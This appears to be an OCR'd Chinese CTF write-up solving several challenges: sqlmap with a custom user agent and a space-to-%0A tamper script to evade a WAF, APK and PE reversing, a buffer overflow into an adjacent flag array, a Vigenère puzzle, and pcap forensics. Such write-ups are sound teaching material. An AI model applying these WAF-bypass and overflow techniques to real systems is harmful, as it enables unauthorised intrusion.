


通过对比原来是 sqlmap 自带的 UA 被 waf 识别到了，我们再指定一下 UA

同时在这里使用 SQLMAP 的 tamper 脚本把空格替换为%0A



发现是延时注入，得到库名



最终 flag:jlflag{a1you_bucu0_zh3g3d1a0}

逆向 100

小菜一碟

李乐在父亲的邮箱里发现了这一段代码，手痒难耐的黑客同学轻轻松松找到了代码中蕴含的信息。

题目地址：http://pan.baidu.com/s/1o67bRce 密码: pryw

常规套路，提取 dex 反编译看源码，主要代码如下，

```
this.button = ((Button)findViewById(2131230721));
this.button.setOnClickListener(new View.OnClickListener()
{
  public void onClick(View paramAnonymousView)
  {
    MainActivity.this.str = new StringBuffer(MainActivity.this.edittext.getText().toString());
    if (MainActivity.this.str.length() < 5)
    {
      MainActivity.this.edittext.setText("");
      MainActivity.this.dialog1.showDialog();
      return;
    }
    MainActivity.this.str.reverse();
    Log.i("ClownQiang", "str--->" + new String(MainActivity.this.str));
    String str1 = MainActivity.encode(new String(MainActivity.this.str));
    Log.i("ClownQiang", "base64--->" + MainActivity.this.str);
    String str2 = MainActivity.getBASE64(str1).trim();
    Log.i("ClownQiang", "md5--->" + str1);
    if (str2.equalsIgnoreCase("NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk="))
    {
      MainActivity.this.dialog2.showDialog();
      return;
    }
    MainActivity.this.edittext.setText("");
    MainActivity.this.dialog3.showDialog();
  }
});
}
```

取用户输入的字符串，然后倒序进入 encode 函数，最后 base64 看是否和 NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk=相同，base64 解开之后是 756d2fc84d07a356c8f68f71fe76e189，大概看了一下 encode 函数，稍微绕。Cmd5 没有破出来，然后 google，baidu 了一下。发现了彩蛋：

得到 flag。

Jlflag{admin123}

逆向 200

援助之手

网络上像李乐这样单纯热爱技术的黑客不少，J就是这样一个人，在李乐和JSC以及父亲的安全部门纠缠不清的时候，J给李乐发了一个邮件，只是一堆看起来杂乱无章的代码，似乎是发错了人，李乐敏锐的直觉告诉他，这里面有玄机，果然，李乐靠着代码中隐藏的信息躲过了JSC与网警联合展开的围剿行动。

题目地址：http://pan.baidu.com/s/1qWoGV0K 密码: 8ll9

提示：需要修复pesignature字段的值

根据提示再和正常的 PE 程序对比，修复几个错误

1.offset[3c] e9->e8

2.offset[ea] ff->00

之后就能正常执行这个程序了，提示是一个猜数程序，要求输入 9 个数字。

载入 OD 动态调试，输入 1,2,3,4,5,6,7,8,9，把跳往结束的跳转都 NOP 掉，尝试爆破。

结果发现生成的 flag 为 jlflag{123abc}

也就是说前三个数是 flag 的一部分，拖到 IDA 查看 sub_0414D00()

```
((void (*)(void))sub_41119F)();
Str1 = 0;
v36 = 0;
v37 = 0;
v38 = 0;
v29 = 0;
j_memset(&Dst, 0, 0x3Cu);
for ( i = 0; i < 9; ++i )
{
  std__basic_istream_char_std__char_traits_char___operator__(std__cin, &v29 + i);
  sub_41119F(v1);
}
if ( v31 * Dst * v29 / 11 != 106
  || (Dst ^ v29) != v31 - 4
  || (HIDWORD(v2) = (v31 + Dst + v29) % 100, HIDWORD(v2) != 34) )
  goto LABEL_32;
if ( v32 == 80 )
{
  for ( j = 0; j < 3; ++j )
  {
    HIDWORD(v2) = (j + 1) % 3;
    for ( *(&Str1 + j) = *((_BYTE *)&v29 + 4 * HIDWORD(v2)) + *(&v29 + j % 3); ; *(
```

此处是前三个数的判断

```
int main()
{
    int v1,v2,v3;
    for(v1=0;v1<1200;v1++)
    {
        for(v2=0;v2<1200;v2++)
        {
            for(v3=0;v3<1200;v3++)
            {
                if ( v1 * v2 * v3 / 11 == 106 && (v1 ^ v2) == (v3 - 4) && ((v1 + v2 +v3)%100) == 34 )
                {
                    printf("v1:%d,v2:%d,v3:%d\n",v1,v2,v3);
                }

            }
        }
    }
    system("pause");
}
```

自己写个程序跑一下跑出三个数 6,13,15

排列组合一下得到了正确的 flag:jlflag{15613abc}

PWN200

文件破译

在经过一些探索之后，李乐抓到了一些来自安全部门的数据包。目标是这台服务器的某一个很正常的程序，这引起了李乐的兴趣，和李乐一起探索这个程序吧~

文件地址：http://pan.baidu.com/s/1pJI5pij 密码: 9uue

题目地址：112.124.4.70:34567

根据逆向分析可知
数组 name[1024]和 flag[400]相邻，只需覆盖 flag[5]=1 即可读取 flag

```
else
{
  if ( (char)v6 > 50 )
  {
    if ( (char)v6 == 51 )
    {
      v1 = strlen((const char *)&v13);
      if ( (_BYTE)v13 )
      {
        write(fd, "Input your new name:\n", 0x15u);
        v5 = v1 - 1;
        if ( read_ptr(fd, (int)((char *)&v13 + v1 - 1), v1 - 1) <= 0 )
          write(fd, "name is empty or some wrong happened!\n", 0x26u);
        *(int *)((char *)&v6 + 1) = *(_DWORD *)"New name saved\n";
        v7 = *(_DWORD *)&aNewNameSaved[4];
        v8 = *(_DWORD *)&aNewNameSaved[8];
        v9 = *(_DWORD *)&aNewNameSaved[12];
        write(fd, (char *)&v6 + 1, 0xFu);
      }
      else
      {
        write(fd, "please insert name first!\n", 0x1Au);
      }
    }
    else
    {
      if ( (char)v6 != 52 )
```


发现 rename 起始地址接在 name 后，只需按 1 后输入 550 左右个 1，按 4 后输入 550 左右个 1，再按 5 即可
综合 100

小试身手

黑客从不打无准备之战，知己知彼百战不殆，既然打算在比赛中证明自己，就必须提前了解对手的实力，李乐发现了一个进入JSC内部数据库的代理入口，刚刚获得少量数据，就被发现并踢出了网络。


题目地址：http://pan.baidu.com/s/1mgDl9nq 密码: 3lu1

文件下载下来之后 file 查看发现是压缩包，打开看是 apk 文件。
拖出 dex 文件，dex2jar 反编译，然后用 jd-gui.exe 打开，看到下面的代码




Return new StringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf("")).append('T').toString())).append('h').toString())).append('e').toString())).append('a').toString())).append('n').toString())).append('s').toString())).append('w').toString())).append('e').toString())).append('r').toString())).append('i').toString())).append('s').toString())).append('n').toString())).append('o').toString())).append('t').toString())).append('h').toString())).append('e').toString())).append('r').toString() + 'e';


整理得 Theanswerisnothere，然后去提交。发现不对，再提交 nothere 也不对。加上 jlflag 也不对，折腾后查看 hehe 文件发现 flag。ctf{adkankjasnfmasncmansddfmnasm}



综合 200




解压提取出 dex 文件，然后用 dex2jar 反编译成 jar 文件。
最后用 jd-gui.exe 打开 jar 文件。
发现下面的代码



String str = new StringBuilder(String.valueOf(newStringBuilder(String.valueOf(new StringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf(newStringBuilder(String.valueOf("")).append('_').toString())).append('p').toString())).append('i').toString())).append('p').toString())).append('Y').toString())).append('u').toString())).append('N').toString() + 'Y';
整理后得到 key:_pipYuNY

综合 300



给出文件，得到如下密文
ohvab oorbfb ooykabe qsmnooxsu fehgsn i gwlznatwbs nfewbkcwohg

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtzrzb it ogsuswbpeyqqwps sfezo rspkeo rswtzoh uqvmbrbqd erkkqw h tzpxwzgzfq werzfilvbkk

fewbrcfoo xkfflpjccfkpbkcwtzrkfk weyyfqlvgcvxk hg rkqdrjetchpdztq bercs pboxhs pbvgcsf dpipfpkpq hvitpj k xxywjckxop jhvxohyyfit

erzfplebr bioeysnalexsfilvgcvioj jhcwopyykaewx kk ptpqunccbushxcp ohvab oorbfb ooykabe qsmnooxsu fehgsn i gwlznatwbs nfewbkcwohg

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtzrzb it ogsuswbpeyqqwps sfezo rspkeo rswtzoh uqvmbrbqd erkkqw h tzpxwzgzfq werzfilvbkk

fewbrcfoo xkfflpjccfkpbkcwtzrkfk weyyfqlvgcvxk hg rkqdrjetchpdztq bercs pboxhs pbvgcsf dpipfpkpq hvitpj k xxywjckxop jhvxohyyfit

erzfplebr bioeysnalexsfilvgcvioj jhcwopyykaewx kk ptpqunccbushxcp ohvab oorbfb ooykabe qsmnooxsu fehgsn i gwlznatwbs nfewbkcwohg

hvxooyhfp khbhcqwzyhbqohyykaehbm nflvbscwtzrzb it ogsuswbpeyqqwps

tqgnru tq gn fl j tt hgmvilxbmeaw,ylrfi w e rkk q t p gsn ,feh gsn

feh gmn fehj hfqdlyaeqder kk qwerk kqwyaacswxybxyw j qqp pc jqq

poerrutqcxlaek,.nh.,am,.uzw,ebsxxghgzbspugdbvkezbvytyzzeqwrzheqlxelcx

rbylwxmprhdqlrxhdxezj,hfilpbzka bethvq eprsvqeprsv qeprs

sfepgpvfb,mgssq wd u vt k c pqqyqgyasdxgszzv ognrutoespsx feptvkqgej

kkqw{ erhvstpt} Cgeut Fxuunabs Kgsqsi, trjzu qdvop, kpk n rgwtl

fudstl ryosel nu fvt zbvd kwwa uts Rzejehxsa Cdcizrse' Grzbpx gtl giq

pdqf gdst. Sa vzwczncuhtv upggt gs uic hlbsqmh kgpar pl giq paaae

qbs, vrumqwwq gdcb agt zsxyucaigk vo m gfmnsq ugghop. Hww butsg

zbvesh gs uts hlefqh, rgatowdmf pr rturof zxnrt iwizvo fvte, tblss sg

pzs pfbutsg ovut pggjo uaeweugfqsomq tpurt.Fvt xbsysg lrombi gs pgf

wghtq, o ejvfeh, wsq euss aa uts qspl pfpovos-fdgz. Buf, bmfuk tggz

imjxft cqsc dbos scuypess, zhos wc sym fvt jbpyg, pfq uts lsfuq fdgz

cqvxfq uts zagdtsc ont xwilrsqr lagi azs mffxshk cbbsgk. Nnabv lufes

X xbvzr p xrx boewe-dajtjre ncdcf, uts estfe cu oujov lwef oigdre mbs

vnnb: Hww Ncnci, tl Xmziwe Tocil, Giq Rtnbvf Qdezvzwrsau, mbs Luf

Ysbgvse cu Nveaqf. A yjwss luf xohl ofeh qwpbggt agt xspnrt isgw

lfxzdo. Giq kxdq hmfswa cqvxfq uts wghtq qdfgbubtv n dqbijnm mdedr-

udst sae m tto fudovyyjzu qmfiqg, jfqfd ccw bg ivxuu J rcjfq uts asgf

fscsau'e fjkgz nwrqpmq-djec. Iq vpv ofqb p nrsk qwsejfoqdr qdwtkg; jz

vxk jjxz ww ubp ztxg bxz waf nabtq gp ubhlvughxgat mbs luf rigfvugft

gs iug wghtq hd zvt ewhlrs.Tsgw vt kcg xybs:xaxybs{W_Zf0j_o0fvxft}

bpozva,tmbscwozjzvaghbucqfzpqv,scpguyyx;ezuijpdsdoepisdef,e hgsyfherv

kqheu hvttpuh,kqhsgsyfp vkyjcpckd bekxhtbtmw gsyfesg fodgpgukq

hervnfemthsfgrzhcxgxthvstpth.xzgegukqgeruk,nlrddsvsaelkqgmga;etmeapy;

ylpt;ayxt;xyv;dfewg;ucf;mwru;dflpt;acspdclhvsqceorqexavxksgacqkxyhbyg

wxhdxevtacfgqthvstpth;dygwzywn myraxtkiczwwg dwdkwerzzkzes gsbnipyysf bercfnler pkqbxgsdxomyhv n tpohvnoxgzvabwzhfaex ohvqnxoheqmwxucbmwgs nnmeybvylmgsdxbzahvs beysbxmmxudxf rozdsmwoykqerzzbeuh gpdxe;xohcq;mmyh;dq dxypbyewqysylerybvprfu xnmwra;bnm;rxpd;fgx;o rvnoebscni norc qsmkxft-sacb. Svs, yihll gdcb znwubv trfz zdft fzqagffp, vjft jz oad giq fdgzt, mbs luf norc qsmkxft-sacb. Svs, yihll gdcb tndw rgsjjzu-ggbn. Mwg, ehtfm ujbn tokaah nstf ypzu tfpmagtv, uvzu xf nmx hww epaah, sae fvt tndw rgsjjzu-ggbn. Mwg, ehtfm ujbn tokaah nstf ypzu tfpmagtv, uvzu xf nmx hww epaah, sae fvt。

1. xybs:xaxybs{W_Zf0j_o0fvxft}猜测明文为，flag:jlflag{……}，发现有重复的字母映射，猜测为维吉尼亚密码加密。
2. 发现前面一大段字符发现有一定循环规律，发现 6 个循环一次，因此密钥可能是 6 位，经过和 1 中的 flag，推出密钥为 normal。
3. 尝试用密码助手解密，发现解出不是正确明文，于是调节偏移，尝试偏移量为 1，成功解出

North Richmond Street, being blind, was a quiet

street except at the hour when the Christian Brothers' School set the

boys free. An uninhabited house of two storeys stood at the blind

end, detached from its neighbours in a square ground. The other

houses of the street, conscious of decent lives within them, gazed at

one another with brown imperturbable faces.The former tenant of our

house, a priest, had died in the back drawing-room. Air, musty from


having been long enclosed, hung in all the rooms, and the waste room

behind the kitchen was littered with old useless papers. Among these

I found a few paper-covered books, the pages of which were curled and damp: The Abbot, by Walter Scott, The Devout Communicant, and The Memoirs of Vidocq. I liked the last best because its leaves were yellow. The wild garden behind the house contained a central apple-tree and a few straggling bushes, under one of which I found the late tenant's rusty bicycle-pump. He had been a very charitable priest; in his will he had left all his money to institutions and the furniture of his house to his sister.Here is yor flag:jlflag{I_Kn0w_n0thing}

明文

综合 400



这里网盘里给了一个文件，winhex 打开后可以发现一些 linux 命令，可以发现有一个 curl 命

```
0  68 3A 20 63 75 72 6C 3A  20 63 6F 6D 6D 61 6E 64  h: curl: command
0  20 6E 6F 74 20 66 6F 75  6E 64 03 00 00 00 00 00   not found
0  00 00 01 00 00 00 02 00  00 00 75 B3 E9 53 46 63            u³éSFc
0  0D 00 0A 03 00 00 00 00  00 00 00 11 00 00 00 02
0  00 00 00 75 B3 E9 53 38  64 0D 00 73 61 6C 65 73     u³éS8d  sales
0  3A 2F 68 6F 6D 65 2F 61  62 63 23 20 03 00 00 00  :/home/abc#
0  00 00 00 00 03 00 00 00  02 00 00 00 78 B3 E9 53               x³éS
0  32 F2 0C 00 1B 5B 4B 03  00 00 00 00 00 00 00 01  2ò    [K
0  00 00 00 02 00 00 00 78  B3 E9 53 D7 F3 0C 00 63         x³éS×ó  c
0  03 00 00 00 00 00 00 00  01 00 00 00 02 00 00 00
0  78 B3 E9 53 CE F4 0C 00  75 03 00 00 00 00 00 00  x³éSÎô  u
0  00 01 00 00 00 02 00 00  00 78 B3 E9 53 B0 F5 0C            x³éS°õ
0  00 72 03 00 00 00 00 00  00 00 01 00 00 00 02 00   r
0  00 00 78 B3 E9 53 8D F6  0C 00 6C 03 00 00 00 00     x³éS ö  l
0  00 00 00 01 00 00 00 02  00 00 00 78 B3 E9 53 F1              x³éSñ
0  F7 0C 00 20 03 00 00 00  00 00 00 00 01 00 00 00  ÷
0  02 00 00 00 78 B3 E9 53  DE F8 0C 00 68 03 00 00       x³éSÞø  h
0  00 00 00 00 00 01 00 00  00 02 00 00 00 78 B3 E9                x³é
0  53 BE F9 0C 00 74 03 00  00 00 00 00 00 00 01 00  S¾ù  t
0  00 00 02 00 00 00 78 B3  E9 53 9A FA 0C 00 74 03        x³éSºú  t
0  00 00 00 00 00 00 00 01  00 00 00 02 00 00 00 78                  x
0  B3 E9 53 EC FB 0C 00 70  03 00 00 00 00 00 00 00  ³éSìû  p
0  01 00 00 00 02 00 00 00  78 B3 E9 53 D0 FC 0C 00          x³éSÐü
0  3A 03 00 00 00 00 00 00  00 01 00 00 00 02 00 00  :
0  00 78 B3 E9 53 AC FD 0C  00 2F 03 00 00 00 00 00   x³éS¬ý  /
0  00 00 01 00 00 00 02 00  00 00 78 B3 E9 53 87 FE            x³éS‡þ
0  0C 00 2F 03 00 00 00 00  00 00 00 01 00 00 00 02    /
0  00 00 00 78 B3 E9 53 CD  FF 0C 00 70 03 00 00 00     x³éSÍÿ  p
0  00 00 00 00 01 00 00 00  02 00 00 00 78 B3 E9 53               x³éS
0  AE 00 0D 00 61 03 00 00  00 00 00 00 00 01 00 00  ®   a
0  00 02 00 00 00 78 B3 E9  53 87 01 0D 00 6E 03 00       x³éS‡   n
0  00 00 00 00 00 00 01 00  00 00 02 00 00 00 78 B3                 x³
0  E9 53 5F 02 0D 00 2E 03  00 00 00 00 00 00 00 01  éS_    .
0  00 00 00 02 00 00 00 78  B3 E9 53 A9 03 0D 00 62         x³éS©   b
0  03 00 00 00 00 00 00 00  01 00 00 00 02 00 00 00
0  78 B3 E9 53 8C 04 0D 00  61 03 00 00 00 00 00 00  x³éSŒ   a
```


令，比较敏感仔细看看。

可以发现后面每行都有单独分离出来的字母，凑成

http://pan.baidu.com/s/1kTICEQb


之后去网盘，下载得到一个数据包 123.pcap

用 wireshark 打开，看了一下，大部分的包中 UA 都是安卓，还看到了 baiduapp 的网址，于是便猜测是否与 apk 有关，ctrl+f 搜索有 apk 字符的包，在漫长的寻找中，发现了一个 haha.apk




于是更改关键字为 haha.apk 继续分析。

发现了安装，删除，还有 adb pull 的包



发现通过 adb 的方式来传输，于是猜想是否存在图片传输

搜索. jpg



发现 123.jpg（其实本次比赛出题方，之前给的网盘文件都是随机的文件名，这个给了个 123.pcap，便可以联想 123 之类的。。。），于是拼接下面几个数据流中的数据，恢复图像，flag 在此